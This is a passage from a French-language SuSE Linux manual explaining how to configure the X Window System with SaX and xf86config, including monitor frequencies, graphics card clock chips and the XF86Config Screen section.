Le serveur X peut démarrer avec différentes profondeurs de couleurs. Une valeur de 8 bits signifie que 256 couleurs peuvent être affichées simultanément à l'écran. Pour la même profondeur de couleurs, il existe aussi différentes résolutions d'écran, par exemple 800x600. Mais toutes les résolutions ne sont pas disponibles pour toutes les profondeurs de couleurs. Avec certaines cartes, il n'est pas possible d'utiliser une résolution de 1600x1200 pour une valeur de 32 bits car la plupart des cartes graphiques ne possèdent pas suffisamment de mémoire pour cela.

Pour une profondeur de couleurs de 8 bits, il existe dans la liste des résolutions 'Actuelles' différentes résolutions allant par exemple de 1600x1200 à 640x480. Ces résolutions sont interchangeable en cours d'exécution dans l'ordre dans lequel elles figurent dans la liste. On utilise pour cela la combinaison de touches (Ctrl)+(Alt)+(+) ou (Ctrl)+(Alt)+(-) (les touches (+) et (-) doivent être prises dans le pavé numérique !). La valeur qui figure en tête de liste est celle avec laquelle le serveur X est lancé.

Vous devez faire passer les résolutions que vous souhaitez utiliser de la liste des résolutions 'possibles' à la liste des résolutions 'actuelles'. Cliquez pour cela sur la résolution choisie pour la marquer et ensuite sur le bouton 'E' pour l'ajouter à la liste des résolutions 'actuelles'. Avec 'V', vous remettrez les entrées que vous ne souhaitez pas conserver à leur emplacement d'origine.

L'ordre des entrées de la liste 'Actuelles' peut être modifié à l'aide des touches fléchées qui se trouvent tout en bas de la fenêtre 'Actuelles' contenant la liste. Pour cela, on marque l'entrée que l'on veut déplacer et on clique, avec le bouton droit de la souris, sur la flèche pointant vers le haut ou la flèche pointant vers le bas. Ainsi l'entrée change de place avec celle qui la précède ou avec celle qui lui succède.

Dès que vous serez satisfait de votre configuration avec une profondeur de couleurs de 8 bits, vous pourrez choisir une autre valeur, par exemple 16 bits. Vous verrez alors, dans la liste 'Possibles', les résolutions d'écran qui peuvent être choisies pour cette valeur. Celles-ci peuvent être manipulées comme il a été décrit précédemment.

'Résolution virtuelle' : Sur cette fiche, vous pouvez déterminer les tailles d'écrans virtuels. Si vous voulez vraiment disposer d'une zone d'écran virtuelle, vous devrez augmenter les valeurs pour 'Virtual X' (= largeur) ou 'Virtual Y' (= hauteur) – mais en général ceci n'est *pas* souhaitable !

Précisions : Le système X Window vous donne la possibilité de définir une taille d'écran virtuel. Ceci permet de travailler sur un bureau plus grand que la partie visible de l'écran. Vous pouvez par exemple utiliser une taille d'écran virtuel de 1152x864 avec une résolution du moniteur de 800x600.

'Spéciale' Cette fiche vous permet de générer votre propre résolution. Vous pouvez en outre déterminer ici la 'Qualité' des "modelines", c'est-à-dire choisir entre deux modes de calcul.

9. Le système X Window

Vous devriez maintenant déterminer avec quelle profondeur de couleurs par défaut le serveur X devra démarrer. Vous devez pour cela, sur la fiche 'Écran', rendre actuelle la profondeur de couleurs désirée (via 'Couleurs'). Lorsque ceci est fait, cliquez sur le bouton 'Configurer le mode actuel' pour procéder à un démarrage d'essai du serveur X...

Tester la configuration

Après un bref laps de temps, il apparaît une boîte de messages. Cliquez – si vous êtes d'accord – sur 'OK'. Vous devriez alors voir apparaître l'image de fond et une fenêtre divisée en deux zones. La partie de gauche contient quelques informations sur la résolution actuellement utilisée et la fréquence horizontale ou verticale du mode vidéo.

La partie de droite contient deux champs de touches, 'Taille' et 'Position' qui permettent un ajustement optimal de l'image. Les touches fléchées dans le champ 'Taille' servent à agrandir et à réduire l'image dans le sens horizontal et dans le sens vertical. Dans le champ 'Position', on peut modifier la position relative de l'image sur le moniteur. Ajustez l'image selon vos désirs !

Un petit rectangle est situé sur chacun des quatre coins de la fenêtre pour permettre de contrôler le bon ajustement de l'image. Si l'image est optimale, ces rectangles sont entièrement visibles sans aucune altération de couleur.



Bien qu'avec **SaX** vous puissiez ajuster l'image de façon précise, cela ne vous dispense pas d'un ajustement complémentaire effectué manuellement avec les touches du moniteur !

Après avoir ajusté correctement l'image, vous avez trois possibilités pour fermer la fenêtre :

'Sauvegarder et quitter' : Vous terminez la configuration de votre système X Window et stockez vos données de configuration. Vous retournez ainsi à la ligne de commande.

'Abandonner' : Vous voulez quitter **SaX** sans conserver les configurations.

Le cas échéant, tapez (Alt)+(F1) pour revenir sur la première console.

9.1.2 Reconfiguration

SaX vous apporte une aide efficace pour mieux adapter un serveur fonctionnel à vos besoins.

Pour cela, **SaX** lit le fichier /etc/XF86Config déjà existant dans lequel le système X Window a stocké les données de configuration et il les analyse. Il ne vous est donc pas absolument nécessaire d'effectuer vous-même toutes les configurations à commencer par la souris jusqu'au moniteur car **SaX** prend en compte les configurations du serveur X qui fonctionnent déjà. **SaX** met ces données à disposition sur les fiches décrites plus haut.

L'utilisateur a cependant toute liberté lors de la nouvelle configuration de son serveur X : Il peut rechercher son modèle de moniteur dans la vaste

9.1. Configuration avec SaX

base de données ce qui lui permet de mieux adapter sa configuration aux caractéristiques de son moniteur et il peut en outre ajuster aisément l'image.

SaX lui offre aussi, pour la gestion des profondeurs de couleurs et des résolutions de la carte graphique, une interface facilement accessible par un clic de souris sur l'onglet de la fiche 'Écran'.

9.1.3 Cas problématiques

Nous allons parler ici des problèmes les plus importants qui se produisent le plus fréquemment lors de la configuration avec **SaX** :

- Si, lorsque vous testez votre configuration, l'image présente de très forts scintillements ou si elle est noire ou déchirée, vous devez arrêter immédiatement le serveur X car le moniteur risque d'être endommagé. Appuyez pour cela sur **Ctrl**+**Alt**+**←**— Attention, ce n'est pas de **Tab** qu'il s'agit mais de **←** : la touche servant à effacer le caractère situé à gauche du curseur !

Vous devriez ensuite passer à la fiche 'Moniteur' et choisir un moniteur mieux approprié ou entrer manuellement les données de votre moniteur. Ceci est également valable dans le cas où l'image commencerait à scintiller pendant la procédure d'ajustement.

- Pour les problèmes particulièrement persistants, **SaX** met à votre disposition deux options en ligne de commande, par exemple :

--server vga16 : Lors du premier démarrage de **SaX**, on utilise le serveur VGA16 au lieu de celui approprié à la carte. Le serveur VGA16 devrait fonctionner avec presque toutes les cartes VGA. Ce serveur est utilisé automatiquement si votre carte graphique n'est pas reconnue ou si vous avez une carte ISA.

La documentation courante relative à **SaX** se trouve dans le répertoire `/usr/doc/packages/sax`. S'il devait se produire quelque chose d'imprévu lors du démarrage de **SaX** ou au cours des différentes étapes de la configuration, ceci sera écrit dans les fichiers `/root/ServerLog` et `/root/StartLog`. L'examen de ces fichiers vous permettra de savoir comment continuer.

9.1.4 Démarrage du système X Window

Le système X Window peut maintenant être lancé par tout utilisateur avec **startx**. Une interface graphique préconfigurée pour le gestionnaire de fenêtres **fvwm** est mise à la disposition de l'utilisateur courant. Il est donc recommandé d'invoquer **startx** sous ce compte et *non pas* sous le compte 'root'. Les messages d'erreur du serveur X seront redirigés vers le fichier `~/X.err`. **startx** peut être lancé avec certaines options ; on peut par exemple avec

```
tux@terre: > startx -- -bpp 16
```

choisir une profondeur de couleurs de 16 bits.

9.2 Configuration avec `xf86config`

Dans la majeure partie des cas, **SaX** se montre supérieur au programme **xf86config** pour la simple configuration du système X Window. Mais dans les rares cas où la configuration avec **SaX** échoue, elle réussit en général avec **xf86config**.

Voici les données nécessaires pour la configuration :

- Type de la souris, interface à laquelle elle est connectée et débit en bauds avec lequel elle est utilisée (ce dernier point est en général optionnel).
- Spécification de la carte graphique.
- Paramètres de fonctionnement du moniteur (fréquences, etc.).

Si vous connaissez ces paramètres ou si vous avez la documentation concernant votre moniteur et votre carte graphique à portée de la main, la configuration peut commencer. Elle ne peut toutefois être effectuée que par l'utilisateur '`root`' !

La configuration est mise en route par la commande :

```
terre:/root # /usr/X11R6/bin/xf86config
```

Souris

Après la page d'accueil, il vous est demandé, dans le premier menu, quel est le type de votre souris : Il vous est proposé le choix suivant :

1. Microsoft compatible (2-button protocol)
 2. Mouse Systems (3-button protocol)
 3. Bus Mouse
 4. PS/2 Mouse
 5. Logitech Mouse (serial, old type, Logitech protocol)
 6. Logitech MouseMan (Microsoft compatible)
 7. MM Series
 8. MM HitTablet

affichage à l'écran 9.2.1: Sélection de la souris pour X

Pour la détermination du type de la souris, il convient de noter que de nombreuses souris Logitech de modèle récent sont compatibles Microsoft ou utilisent le protocole MouseMan. Le choix `Bus Mouse` inclut tous les types de souris bus y compris Logitech !

La sélection du type de souris adéquat se fait en spécifiant le numéro qui précède le nom. Il vous sera éventuellement demandé (si vous choisissez par exemple le type 1), si vous voulez activer `ChordMiddle`. Ceci est indispensable pour pouvoir activer le bouton central de certaines souris ou boules de pointage (angl. *trackballs*) Logitech :

Please answer the following question with either 'y' or 'n'.

Do you want to enable ChordMiddle?

Si vous utilisez une souris à deux boutons, vous pouvez, en répondant par '`y`' à la prochaine question, activer l'émulation d'un troisième bouton :

Please answer the following question with either 'y' or 'n'.

Do you want to enable Emulate3Buttons?

9.2. Configuration avec `xf86config`

Le troisième bouton est émulé par la pression simultanée des deux boutons de la souris simulant la pression du bouton central.

Il vous sera ensuite demandé à quelle interface votre souris est connectée :

```
Now give the full device name that the mouse is connected to, for
example /dev/tty00. Just pressing enter will use the default,
/dev/mouse. Mouse device:
```

Si au cours de l'installation du système un port a déjà été spécifié pour la souris, vous devriez reprendre ici le périphérique par défaut (`/dev/mouse`).

Clavier

Il vous est maintenant demandé si la valeur **Meta** (ESC) doit être associée à la touche `(Alt)` de gauche et la valeur **ModeShift** (AltGr) à la touche `(Alt)` de droite :

```
Please answer the following question with either 'y' or 'n'.
Do you want to enable these bindings for the Alt keys?
```

Il convient ici de choisir 'y' afin que les caractères du clavier accessibles par l'intermédiaire de `(Alt Gr)` puissent être tapés et que la touche `(Alt)` de gauche puisse être utilisée comme touche Meta³.

Moniteur

Le moniteur doit maintenant être spécifié. Le point critique est constitué par la fréquence horizontale et la fréquence verticale. Celles-ci sont généralement indiquées dans la documentation qui accompagne votre moniteur.

Une erreur lors de la spécification des fréquences peut entraîner la détérioration irrémédiable de votre moniteur ! Le système X Window ne s'adresse qu'à des modes vidéo qui utilisent le moniteur avec les fréquences indiquées. En spécifiant des fréquences pour lesquelles le moniteur n'a pas été conçu, vous risquez de le surcharger !



Vous pouvez aussi retrouver les paramètres de fonctionnement de certains moniteurs dans le fichier `/usr/X11R6/lib/X11/doc/monitors`⁴.

Pour la fréquence de balayage horizontale vous avez le choix suivant :

Si vous ne connaissez pas les paramètres exacts de votre moniteur, vous devriez utiliser l'une des valeurs par défaut. Avec '10', vous pouvez spécifier les fréquences exactes.

Après la fréquence horizontale, il vous sera demandé de spécifier la fréquence verticale. Il vous sera également présenté ici une liste de sélection :

Dans ce cas aussi, il est préférable de spécifier les valeurs exactes plutôt que de choisir l'une des options de '1' à '4'.

On vous demandera alors d'entrer un nom pour l'identification du moniteur,

```
Enter an identifier for your monitor definition:
```

le nom du constructeur,

```
Enter the vendor name of your monitor:
```

³ par exemple sous Emacs.

⁴ Ces indications sont naturellement fournies sans aucune garantie !

9. Le système X Window

```
hsync in kHz; monitor type with characteristic modes
1 31.5; Standard VGA, 640x480 @ 60 Hz
2 31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
3 31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interl.
  (no 800x600)
4 31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz il.,
  800x600 @ 56 Hz
5 31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz,
  640x480 @ 72 Hz
6 31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz,
  800x600 @ 72 Hz
7 31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
8 31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
9 31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10 Enter your own horizontal sync range
Enter your choice (1-10):
```

affichage à l'écran 9.2.2: Fréquences de balayage horizontales du moniteur

```
1 50-70
2 50-90
3 50-100
4 40-150
5 Enter your own vertical sync range

Enter your choice (1-5):
```

affichage à l'écran 9.2.3: Fréquences verticales détaillées

et le modèle de votre moniteur

Enter the model name of your monitor:

Vous pouvez entrer ici un nom approprié ou reprendre, avec **(Entrée)**, les valeurs par défaut. La spécification du moniteur est ainsi terminée.

Carte graphique/Serveur X

Passons maintenant à la spécification de la carte graphique utilisée :

Do you want to look at the card database?

Si vous choisissez 'y' il vous sera présenté une sélection de cartes graphiques préconfigurées.

En indiquant le numéro correspondant, vous pourrez choisir dans cette liste une définition de carte. Vous devriez toutefois éviter de choisir une définition à l'aveuglette car même des cartes du même type peuvent présenter des différences au niveau du circuit d'horloge (angl. *clock-chip*) et du RAMDAC (angl. **R**andom **A**ccess **M**emory **D**igital-to-**A**nalogue **C**onverter).

C'est la raison pour laquelle, bien que vous ayez déjà choisi une définition, il vous sera encore posé des questions sur le circuit d'horloge et le RAMDAC à certaines étapes plus avancées de la configuration. Il vous sera alors présenté, comme option supplémentaire, un paramètre par défaut provenant de la définition de la carte.

Les définitions de la carte contiennent des informations sur le circuit d'horloge, le RAMDAC et le serveur X à utiliser. vous trouverez le cas échéant de

9.2. Configuration avec xf86config

précieuses indications pour la manipulation de la carte dans la section Device du fichier XF86Config.

Si la carte que vous cherchez n'est pas mentionnée, vous n'avez aucune raison de vous inquiéter. Dans ce cas, il est possible de revenir à la configuration normale avec 'q'. Vous ne devriez toutefois sélectionner une carte graphique que si elle concorde exactement avec la carte utilisée ! Il n'est pas recommandé de choisir une carte ayant un nom similaire. La similitude des noms est loin de signifier que le matériel est également similaire ...

Vous trouverez des informations complémentaires sur la configuration de la carte graphique au paragraphe 9.3.

Après la spécification de la carte, passons maintenant à la sélection du serveur X. Vous pouvez choisir :

- 1 The XF86_Mono server. This a monochrome server that should work on any VGA-compatible card, in 640x480 (more on some SVGA chipsets).
- 2 The XF86_VGA16 server. This is a 16-color VGA server that should work on any VGA-compatible card.
- 3 The XF86_SVGA server. This is a 256 color SVGA server that supports a number of SVGA chipsets. It is accelerated on some Cirrus and WD chipsets; it supports 16/32-bit color on certain Cirrus configurations.
- 4 The accelerated servers. These include XF86_S3, XF86_Mach32, XF86_Mach8, XF86_8514, XF86_P9000, XF86_AGI, XF86_W32 and XF86_Mach64.

These four server types correspond to the four different "Screen" sections in XF86Config (vga2, vga16, svga, accel).

- 5 Choose the server from the card definition, XF86_S3.

Which one of these four screen types do you intend to run by default (1-4)?

affichage à l'écran 9.2.4: Sélection du serveur X

- 1 Un serveur pour moniteurs monochromes. Il devrait fonctionner avec n'importe quelle carte graphique compatible VGA et fournir au moins une résolution de 640x480 pixels.
- 2 Le serveur 16 couleurs XF86_VGA16. Il devrait fonctionner avec n'importe quelle carte graphique compatible VGA.
- 3 Le serveur SVGA XF86_SVGA. Ce serveur 256 couleurs supporte un grand nombre de cartes SVGA. Certaines cartes Cirrus et WD permettent l'accélération de l'affichage en mode graphique. Avec certaines cartes Cirrus il est également possible d'activer le mode couleur 16 bits ou 32 bits.
- 4 Serveur pour cartes graphiques accélératrices. Vous avez ici le choix entre plusieurs serveurs (voir affichage à l'écran 9.2.4).
- 5 Cette option n'est présente que dans le cas où une définition de carte a été spécifiée dans la sélection précédente. On vous propose ici le serveur approprié à la carte sélectionnée.

9. Le système X Window

Si vous avez sélectionné un serveur, on vous demande alors si un lien symbolique pointant du serveur sur `/usr/X11R6/bin/X` doit être édité. Si vous répondez ‘y’, il vous sera demandé si le lien doit être créé dans `/var/X11R6/bin` :

```
Do you want to set it in /var/X11R6/bin?
```

Vous devez absolument répondre à cette question par l’affirmative car il peut arriver qu’il ne soit pas possible d’écrire sur l’arborescence `/usr`.

Ensuite, il apparaît éventuellement (si plus haut vous avez sélectionné ‘4’) un menu qui vous propose les serveurs X disponibles pour les cartes graphiques accélératrices :

```
Select an accel server:
```

- 1 XF86_S3
- 2 XF86_Mach32
- 3 XF86_Mach8
- 4 XF86_8514
- 5 XF86_P9000
- 6 XF86_AGX
- 7 XF86_W32
- 8 XF86_MACH64

```
Which accel server:
```

affichage à l’écran 9.2.5: Serveurs X pour cartes accélératrices

Chacun de ces serveurs supporte la carte correspondante. La création du lien requiert l’installation préalable du serveur adéquat. Cela signifie que ce serveur doit déjà avoir été sélectionné lors de l’installation du système X Window.


Après la sélection du serveur X, la carte graphique doit encore être spécifiée de façon plus précise. On vous demandera tout d’abord quelle est la quantité de mémoire de votre carte :

```
How much video memory do you have on your video card:
```

- 1 256K
- 2 512K
- 3 1024K
- 4 2048K
- 5 4096K
- 6 Other

```
Enter your choice:
```

affichage à l’écran 9.2.6: Spécification de la mémoire vidéo

Ensuite, il vous sera demandé le nom, le constructeur et le type de votre carte. Si une carte a été sélectionnée, il vous suffit d’appuyer sur .

```
Enter an identifier for your video card definition:
```

```
Enter the vendor name of your video card:
```

```
Enter the model (board) name of your video card:
```

9.2. Configuration avec xf86config

Si le serveur X que vous avez choisi est un serveur pour cartes accélératrices, il vous sera demandé quel est le RAMDAC de votre carte. Ceci n'a d'importance que pour les serveurs S3 et AGX.

1	AT&T 20C490 (S3 server)	att20c490
2	AT&T 20C498/21C498/22C498 (S3)	att20c498
3	AT&T 20C505 (S3)	att20c505
4	BrookTree BT481 (AGX)	bt481
5	BrookTree BT482 (AGX)	bt482
6	BrookTree BT485/9485 (S3)	bt485
7	Sierra SC15025 (S3, AGX)	sc15025
8	S3 GenDAC (86C708) (autodetected)	s3gendac
9	S3 SDAC (86C716) (autodetected)	s3_sdac
10	STG-1700 (S3)	stg1700
11	TI 3020 (S3)	ti3020
12	TI 3025 (S3)	ti3025
13	TI 3020 (S3, autodetected)	ti3020
14	TI 3025 (S3, autodetected)	ti3025
15	TI 3026 (S3, autodetected)	ti3026
16	IBM RGB 514 (S3, autodetected)	ibm_rgb514
17	IBM RGB 524 (S3, autodetected)	ibm_rgb524
18	IBM RGB 525 (S3, autodetected)	ibm_rgb525
19	IBM RGB 526 (S3)	ibm_rgb526
20	IBM RGB 528 (S3, autodetected)	ibm_rgb528
21	ICS5342 (S3, ARK)	ics5342
22	ICS5341 (W32)	ics5341
23	IC Works w30C516 ZoomDac (ARK)	zoomdac
24	Normal DAC	normal

affichage à l'écran 9.2.7: Spécification du RAMDAC

Dans la majeure partie des cas, il est préférable de presser la touche **(Entrée)** sans faire aucune sélection. Si vous avez choisi une carte qui supporte un RAMDAC déterminé, ceci sera affiché et c'est cette sélection que vous devrez faire.

Après avoir répondu à ces questions, vous pourrez éventuellement sélectionner le circuit d'horloge pour les cartes accélératrices. La sélection d'un circuit d'horloge rend superflues les lignes de valeurs d'horloge car les fréquences d'horloge nécessaires peuvent être programmées :

1	Chrontel 8391	ch8391
2	ICD2061A and compatibles (ICS9161A, DCS2824)	icd2061a
3	ICS2595	ics2595
4	ICS5342 (similar to SDAC, but not completely compatible)	ics5342
5	ICS5341	ics5341
6	S3 GenDAC (86C708) and ICS5300 (autodetected)	s3gendac
7	S3 SDAC (86C716)	s3_sdac
8	STG 1703 (autodetected)	stg1703
9	Sierra SC11412	sc11412
10	TI 3025 (autodetected)	ti3025
11	TI 3026 (autodetected)	ti3026
12	IBM RGB 51x/52x (autodetected)	ibm_rgb5xx

affichage à l'écran 9.2.8: Spécification du circuit d'horloge

9. Le système X Window

Si vous utilisez une carte graphique sans circuit d'horloge, il vous suffit de presser la touche **(Entrée)** pour ne pas sélectionner de circuit d'horloge. Si une carte graphique a été choisie dans le menu de sélection, le circuit d'horloge, si celui-ci existe, sera automatiquement affiché.

Si aucun circuit d'horloge n'a été sélectionné, **xf86config** vous proposera de lancer **X -probeonly** afin de déterminer les synchronisations (angl. *timings*) supportées par la carte. Celles-ci seront inscrites dans une ligne **Clocks** (ligne de valeurs d'horloge) du fichier **XF86Config**.

Il s'impose ici de préciser pourquoi les synchronisations déterminées automatiquement peuvent s'avérer **très dangereuses** : Si la carte graphique est dotée d'un circuit d'horloge programmable le serveur X ne peut pas, lors de la détection, basculer entre les différentes fréquences (angl. *clocks*) de la carte et ne reconnaît alors que les clocks 0, 1 et occasionnellement 2. Toutes les autres valeurs sont plus ou moins dues au hasard (en général les valeurs des clocks 0, 1 et 2 se répètent et sont remplacées par des zéros).

Toutes les valeurs, à l'exception de celles des clocks 0 et 1, dépendent dans une très large mesure de la programmation initiale du circuit d'horloge. La clock 2 peut très bien avoir, au moment de la détection, une autre valeur (inscrite dans le fichier **XF86Config**) que lors d'un démarrage ultérieur du serveur X. Toutes les synchronisations sont alors erronées et le moniteur risque d'être endommagé.

Un indice permettant de reconnaître un circuit d'horloge programmable (et les problèmes qui en découlent) est la présence de toute une série de zéros ou de valeurs de synchronisation se répétant continuellement. De telles valeurs ne doivent en aucun cas être inscrites dans le fichier **XF86Config** !

Il est donc conseillé, lors de la détermination des circuits d'horloge ou des synchronisations, d'adopter la stratégie suivante :

- Spécifiez de préférence un **circuit d'horloge programmable** s'il en existe un. Il sera alors programmé en conséquence et le fichier **XF86Config** ne contiendra pas de valeurs de fréquences. Mais vous pouvez aussi comparer les circuits d'horloge de la carte avec ceux proposés dans le menu et trouver ainsi celui qui convient. Presque toutes les cartes S3 modernes sont dotées d'un circuit d'horloge programmable.
- Si votre carte graphique **n'a pas de circuit d'horloge programmable**, lancez alors **X -probeonly** et comparez (à un moment où votre machine ne fonctionne pas à plein rendement) les valeurs d'horloge qui ont été déterminées avec celles mentionnées dans la documentation qui accompagne votre carte graphique. Si les valeurs concordent approximativement (± 2), inscrivez-les dans le fichier **XF86Config**.

Si rien n'est mentionné dans votre documentation, vous pouvez déterminer les valeurs de synchronisation avec **X -probeonly** (si possible lorsque votre machine n'est pas trop chargée). Vérifiez si les valeurs déterminées sont correctes car avec certaines cartes il n'est pas possible de sélectionner des valeurs de fréquence (de nombreux zéros ou des valeurs se répétant continuellement donnent tout lieu de penser que les valeurs ne sont pas correctes). Inscrivez ensuite vous-même les valeurs correctes dans le fichier **XF86Config**. N'omettez aucune des valeurs et n'essayez

9.3. Optimisation de l'installation du système X Window

pas d'en changer l'ordre ni de les modifier de quelque manière que ce soit. Les valeurs doivent être inscrites exactement dans le même ordre.

Si vous utilisez le serveur P9000 vous devez simplement spécifier, dans la ligne `Clocks`, la fréquence que vous souhaitez pour chaque mode. Cette fois-ci, l'ordre des entrées n'a aucune importance.

- On applique en général la règle suivante : Avec les circuits d'horloge programmables, il ne doit pas y avoir de ligne `Clocks` (ligne de valeurs d'horloge) dans le fichier `XF86Config` (exception P9000).

Pour les cartes sans circuit d'horloge programmable il devrait y avoir une ligne `Clocks` dans le fichier `XF86Config`. Ceci permet d'éviter la recherche automatique fastidieuse et parfois dangereuse des fréquences à chaque démarrage du système X Window. Il n'y a alors aucune valeur erronée pour les cartes dont les fréquences ne sont pas lisibles et votre moniteur ne court aucun risque.

Si maintenant (après avoir pris connaissance des paragraphes précédents) vous souhaitez que les fréquences soient reconnues automatiquement, vous devez répondre 'y' à la question :

```
Do you want me to run 'X -probeonly' now?
```

L'écran deviendra noir pour un bref laps de temps et il apparaîtra ensuite une liste des fréquences ou un message vous faisant savoir qu'aucune fréquence n'a été reconnue. Si vous avez choisi un circuit d'horloge, il ne vous sera pas demandé si **X-probeonly** doit être lancé car les fréquences sont alors programmées automatiquement. Dans ce cas, vous passerez directement à la prochaine phase de la configuration.

Si vous avez répondu 'y' à la dernière question et si l'écran reste sombre plus de 30 secondes, vous devriez absolument interrompre la procédure avec `(Ctrl)+(Alt)+(←)` ou avec `(Ctrl)+(C)` ! Le cas échéant, vous devrez même éteindre l'ordinateur et le moniteur afin de ne pas faire courir de risque à votre matériel !



Sauvegarde de la configuration

La configuration est maintenant terminée, mais le fichier de configuration doit encore être sauvegardé. Il est conseillé de stocker le fichier de configuration `X-Window XF86Config` dans le répertoire `/etc`. Il est ainsi garanti que chaque machine dans un environnement réseau possède son "propre" fichier de configuration même si plusieurs machines se partagent le système de fichiers `/usr`.

Vous devrez spécifier ici '`/etc/XF86Config`' !

L'exécution du programme `xf86config` et la configuration du système X Window sont ainsi terminées.

9.3 Optimisation de l'installation du système X Window

Les programmes `XF86Setup` et `xf86config` créent le fichier `XF86Config` de façon standard dans le répertoire `/etc`. C'est le fichier de configuration pri-

9. Le système X Window

naire pour le **système X Window**. Vous trouverez ici les paramètres concernant la souris, le moniteur et la carte graphique.

XF86Config est divisé en plusieurs sections se rapportant chacune à un aspect de la configuration. Une section a toujours cette forme :

```
Section <Nom de la section>
    entrée 1
    entrée 2
    entrée n
EndSection
```

Il existe différents types de sections :

Files	Cette section décrit les chemins utilisés pour les polices de caractères et la table des couleurs RGB.
ServerFlags	C'est ici que sont spécifiés les commutateurs généraux.
Keyboard	Sert à la description du clavier et du pilote que vous utilisez. Sous Linux, il ne peut s'agir que de Device "Standard" .
Pointer	Donne les définitions nécessaires pour les dispositifs de pointage utilisés. En général ce sera une souris, mais il peut très bien s'agir aussi d'un LightPen ou d'une tablette graphique. Il est essentiel de spécifier le Protocol et le Device .
Monitor	Décrit le moniteur utilisé. Les éléments de cette section sont constitués par un nom auquel il est fait référence lors de la définition de l'écran (Screen) ainsi que par la description de la largeur de bande (Bandwidth) et des fréquences de synchronisation (HorizSync et VertRefresh). Les spécifications se font en MHz, kHz ou Hz. Le serveur refuse toute modeline qui ne correspond pas à la spécification du moniteur. Ceci permet d'éviter qu'il soit transmis par inadvertance des fréquences trop élevées au moniteur si vous vous livrez à quelques expériences sur les modelines.
Device	Cette section définit une carte graphique déterminée. Elle est référencée par le nom spécifié.
Screen	Cette section réunit une section Driver , (par exemple vga2 ou accel), une section Monitor et une section Device . Cet ensemble fournit les paramètres indispensables pour XFree86. La sous-section Display permet de déterminer la taille de l'écran virtuel (Virtual), de spécifier la fenêtre d'affichage (ViewPort) et les Modes utilisés avec cet écran.

TAB. 9.1: Sections dans /etc/XF86Config

9.3. Optimisation de l'installation du système X Window

Nous allons examiner de plus près les sections **Monitor**, **Device** et **Screen**. Vous trouverez dans [The96] des informations sur les autres sections

Le fichier **XF86Config** peut contenir plusieurs sections **Monitor** et **Device**. Il est également possible qu'il contienne plusieurs sections **Screen**; la section utilisée dépend du serveur qui a été lancé.

Section Screen

Voyons tout d'abord la section **Screen**. Celle-ci réunit, comme nous l'avons déjà dit, une section **Monitor** et une section **Device** et détermine quelles résolutions doivent être combinées à quelle profondeur de couleurs.

Une section **Screen** peut ressembler, par exemple, à celle du fichier 9.3.1.

```
Section "Screen"
    Driver      "accel"
    Device      "Miro Crystal 40SV"
    Monitor     "EIZO T563-T"
    DefaultColorDepth 16
    Subsection "Display"
        Depth    8
        Modes     "1024x768" "800x600" "640x480"
        ViewPort  0 0
        Virtual   1024 768
    EndSubsection
    Subsection "Display"
        Depth    16
        Modes     "1280x960" "1152x864" "1024x768" "800x600"
        ViewPort  0 0
        Virtual   1280 960
    EndSubsection
    Subsection "Display"
        Depth    32
        Modes     "1024x768" "800x600" "640x480"
        ViewPort  0 0
        Virtual   1024 768
    EndSubsection
EndSection
```

fichier 9.3.1: La section **Screen** du fichier **/etc/XF86Config**

La ligne **Driver** détermine le serveur X auquel doit s'appliquer cette définition. Les serveurs énumérés dans la liste de la page 241 sont spécifiés à l'aide de mots-clés :

Accel	Serveurs spéciaux accélérés pour cartes accélératrices
Mono	Serveurs non VGA 1 et 4 bits
SVGA	Super serveur VGA
VGA2	Serveur VGA (monochrome) 1 bit
VGA16	Serveur VGA 4 bits

TAB. 9.2: Mots clés pour serveurs X dans **/etc/XF86Config**

9. Le système X Window

Le fichier `XF86Config` peut contenir, pour chaque serveur, une section `Screen` utilisée lorsque le serveur correspondant est lancé.

Les deux lignes suivantes, `Device` et `Monitor`, désignent la carte graphique et le moniteur auxquels se rapporte cette définition. Il ne s'agit que de références aux sections `Device` et `Monitor` avec les noms correspondants. Ces sections seront traitées plus loin de façon plus détaillée.

À l'aide du mot-clé `DefaultColorDepth`, vous pouvez choisir la profondeur de couleurs avec laquelle le serveur sera lancé dans le cas où celle-ci n'est pas spécifiée de façon explicite au démarrage.

Il apparaît ensuite, pour chaque profondeur de couleurs, une sous-section `Display`. La profondeur de couleurs auquel se rapporte la sous-section est définie par le mot-clé `Depth`. Les valeurs possibles pour `Depth` sont 8, 15, 16, 24 et 32. Ces valeurs ne sont pas supportées par tous les serveurs X. En principe, 24 et 32 sont équivalentes pour beaucoup de cartes mais pour d'autres, 24 indique le mode "packed pixel" 24 bpp et 32 le mode "padded pixel" 24 bpp.

Après le choix de la profondeur de couleurs, il est établi, avec `Modes`, une liste de résolutions qui est parcourue par le serveur X de gauche à droite. Il est recherché, pour chaque résolution, une `modeline` adéquate qui concorde avec l'une des fréquences d'horloge spécifiées dans la section `Monitor` ou avec une fréquence d'horloge pouvant être utilisée pour programmer la carte.

La première résolution qui s'avère appropriée est celle avec laquelle le serveur X est lancé (c'est ce que l'on appelle le `mode par défaut`). Avec les touches `(Strg)+(Alt)+(Gris +)`, vous pouvez vous déplacer vers le côté droit de la liste et avec `(Strg)+(Alt)+(Gris -)` vers le côté gauche. La résolution de l'écran peut ainsi être modifiée au cours de l'exécution du système X Window.

Les deux dernières lignes des sous-sections concernent la taille de l'écran virtuel et l'insertion dans celui-ci de la portion visible de l'écran physique. La taille de l'écran virtuel dépend de la mémoire de la carte graphique et de la profondeur de couleurs désirée mais elle est indépendante de la résolution maximale du moniteur. Si la carte possède par exemple 1 MB de RAM vidéo, l'écran virtuel peut atteindre une taille de 1024/1024 pixels pour une profondeur de couleurs d'une valeur de 8 bits. Il est expressément recommandé, tout particulièrement avec les serveurs accélérés, de ne pas utiliser la totalité de la mémoire de la carte graphique pour l'écran virtuel car la zone de mémoire encore disponible sur la carte graphique peut servir pour différents caches de jeux de caractères et zones graphiques.

La taille de l'écran virtuel est spécifiée avec `Virtual`

